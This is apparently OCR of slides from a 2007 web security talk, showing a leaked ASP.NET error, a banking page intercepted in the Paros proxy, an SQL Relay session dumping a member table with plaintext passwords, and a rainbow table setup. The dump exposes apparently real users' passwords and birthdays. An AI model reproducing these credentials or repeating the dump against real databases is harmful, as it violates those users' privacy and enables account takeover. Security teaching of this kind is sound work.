
Exception Details: System.InvalidCastException: Argument 'Date1' cannot be converted to type 'Date'.

Source Error:

```
Line 44:
Line 45:        sss = sYY & "/" & sMM & "/" & sDD
Line 46:        tmpDay = DateDiff("d", sss, Now())
Line 47:        strhistory = oclsCOM.GetOrdHistory(Session("ACNO"), Session("PASS"), tmpD
Line 48:        'Response.Write(strhistory)
```

Source File: C:\PUBLIC\WWWROOT\[redacted].com.hk\OrdQryHis.aspx   **Line:** 46

Broken Authentica


歡[redacted]路ATM - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
[redacted]
移至
連結
SnagIt
網路ATM
完成
網際網路


> > > 個人資料修改

目前個人資料內容
使用者暱稱：test2
Email 信箱：test1@sti.com.tw
手 機 號 碼：0987654321

Microsoft Internet Explorer

登入所使用的卡片與現行卡片不符，系統將爲您登出，請再重新登入！

確定


Untitled Session - Paros
File Edit View Analyse Report Tools Help
Sites
Request Response Trap
Raw View
☐ Trap request ☑ Trap response
Continue
Drop
History Spider Alerts Output


```
Sites
  [redacted]
    [redacted]
    [redacted]
      [redacted]
      [redacted]
      [redacted]
      [redacted]
      [redacted]
      [redacted]
      [redacted]
```

```
HTTP/1.1 200 OK
Date: Mon, 05 Feb 2007 03:48:00 GMT
Server: IBM_HTTP_Server/6.0.2.11 Apache/2.0.47 (Win32)
Content-Length: 3142
Keep-Alive: timeout=10, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=big5
Content-Language: zh-TW
```

```
        form1._service.value = service;
        form1.submit();
}
</script>
<body onLoad="initial5('CASTLES EZ100PU 0');chkCardCorrect([redacted]);" onUnload="exit()" onContextmenu="return true">
<form name="form1" method="post" action="/ubatm/portal" target="_parent">
<input type="hidden" name="_service" value="">
<input type="hidden" name="IssuerId" value=[redacted]>
<input type="hidden" name="IssuerAccount" value=[redacted]>
<table width="763" height="100%" border="0" align="center" cellpadding="0" cellspacing="0">
<tr><td>
```

```
 1   GET    [redacted]     200 OK          766ms
 4   POST   [redacted]     200 OK         1265ms
 5   POST   [redacted]     200 OK         4172ms
 6   POST   [redacted]     200 OK         2875ms
 7   GET    [redacted]     200 OK          515ms
 8   GET    [redacted]     200 OK          719ms
10   GET    [redacted]     200 OK          860ms
11   GET    [redacted]     404 Not Found   219ms
12   GET    [redacted]     200 OK          250ms
```

Insecure Cryptographic Storage




```
webuser@class4 /usr/local/sqlrelay-0.38/src/cmdline/.libs $ ./sqlrsh 172.25.0.111 9000 "" [illegible]
SQLRShell - Version 0.22
        Connected to: 172.25.0.111:9000 as bidleader

        type help; for a help.

0> select ctrl_rowid,p_userid,p_username,p_password,p_sex,p_address,p_phonenum,p_rocid,p_birthday from ecmem_profile where rownum<30;
CTRL_ROWID P_USERID                                P_USERNAME P_PASSWORD P_SEX P_ADDRESS                             P_PHONENUM    P_ROCID     P_BIRTHDAY
=====================================================================================================================================================
215939     [illegible]tdtv.ting.net.tw             [illegible] 62011      F    [illegible]                           [illegible]   [illegible] 14-JAN-73
215999     [illegible]pchome.com.tw                [illegible] slim00     F    [illegible]                           [illegible]   [illegible] 28-APR-77
216081     [illegible]alex@[illegible].com.tw      [illegible] at0223     M    [illegible]                           [illegible]   [illegible] 23-FEB-79
216338     [illegible]@pchome.com.tw               [illegible] jeanamy99  F    [illegible]                           [illegible]   [illegible] 22-NOV-78
211893     [illegible]                             [illegible] 2623276    F    [illegible]                           [illegible]               27-FEB-81
211984     [illegible]@pchome.com.tw               [illegible] ccq341     M    [illegible]                           [illegible]   [illegible] 06-JUN-73
216442     [illegible]@pchome.com.tw               [illegible] 0710ok     M    [illegible]                           [illegible]   [illegible] 23-JUN-76
216454     [illegible].com.tw                      [illegible] 6612       M    [illegible]                           [illegible]               12-JUN-77
216520     [illegible]pchome.com.tw                [illegible] 19720618   M    [illegible]                           [illegible]               18-JUN-72
216562     [illegible]@pchome.com.tw               [illegible] u8809010   F    [illegible]                           [illegible]               21-SEP-79
216821     [illegible]@seed.net.tw                 [illegible] 1234       F    [illegible]                           [illegible]   [illegible] 20-JUN-73
216835     [illegible]staff.pchome.com.tw          [illegible] 1234       M    [illegible]                           [illegible]   [illegible] 01-FEB-32
216855     [illegible]@yahoo.com.tw                [illegible] 4687       M    [illegible]                           [illegible]   [illegible] 29-MAR-71
217325     [illegible]chen@pchome.com.tw           [illegible] charles    F    [illegible]                           [illegible]   [illegible] 05-JUN-79
217498     [illegible]@pchome.com.tw               [illegible] 130804     M    [illegible]                           [illegible]   [illegible] 25-DEC-75
217510     [illegible]pchome.com.tw                [illegible] 701006     F    [illegible]                           [illegible]   [illegible] 06-OCT-81
217528     [illegible]@pchome.com.tw               [illegible] som0728    M    [illegible]                           [illegible]   [illegible] 28-JUL-78
217693     [illegible]@pchome.com.tw               [illegible] 0504       M    [illegible]                           [illegible]               04-MAY-72
218232     [illegible]@staff.pchome.com.tw         [illegible] qazw7410   M    [illegible]                           [illegible]   [illegible] 31-JAN-77
219238     [illegible].com.tw                      [illegible] 04621      M    [illegible]                           [illegible]   [illegible] 14-APR-74
219242     [illegible]                             [illegible] 2xsing     M    [illegible]                           [illegible]               11-NOV-74
219357     [illegible].tisnet.net.tw               [illegible] an0615     M    [illegible]                           [illegible]               01-DEC-73
219468     [illegible]pchome.com.tw                [illegible] 880612     M    [illegible]                           [illegible]   [illegible] 07-MAR-66
219687     [illegible]pchome.com                   [illegible] steven54   M    [illegible]                           [illegible]   [illegible] 23-MAR-65
219874     [illegible]@pchome.com                  [illegible] 8pnn55tm   M    [illegible]                           [illegible]   [illegible] 01-JAN-80
220125     [illegible].wang@seed.net.tw            [illegible] w001king   M    [illegible]                           [illegible]               10-OCT-74
220241     [illegible]@pchome.com.tw               [illegible] james2pc   M    [illegible]                           [illegible]   [illegible] 03-JAN-68
220289     [illegible]@pchome.com.tw               [illegible] taichung   M    [illegible]                           [illegible]   [illegible] 12-NOV-67
220309     [illegible]@pchome.com.tw               [illegible] 621118     M    [illegible]                           [illegible]               18-NOV-73
        Rows Returned   : 29
        Fields Returned : 261
        System time     : 0

0> 
```

```
 5:07:24 | 2007.09.11 |  0 tcsh  1* tcsh
```



Winrtgen v2.8 (Rainbow Tables Generator) by mao

Rainbow Table properties

Hash	Min Len	Max Len	Index	Chain Len	Chain Count	N° of tables
lm	1	7	0	2400	40000000	1

KLMNOPQRSTUVWXYZ

082582 keys

35 MB

Success probability: 0.978038 (97.80%)

Benchmark

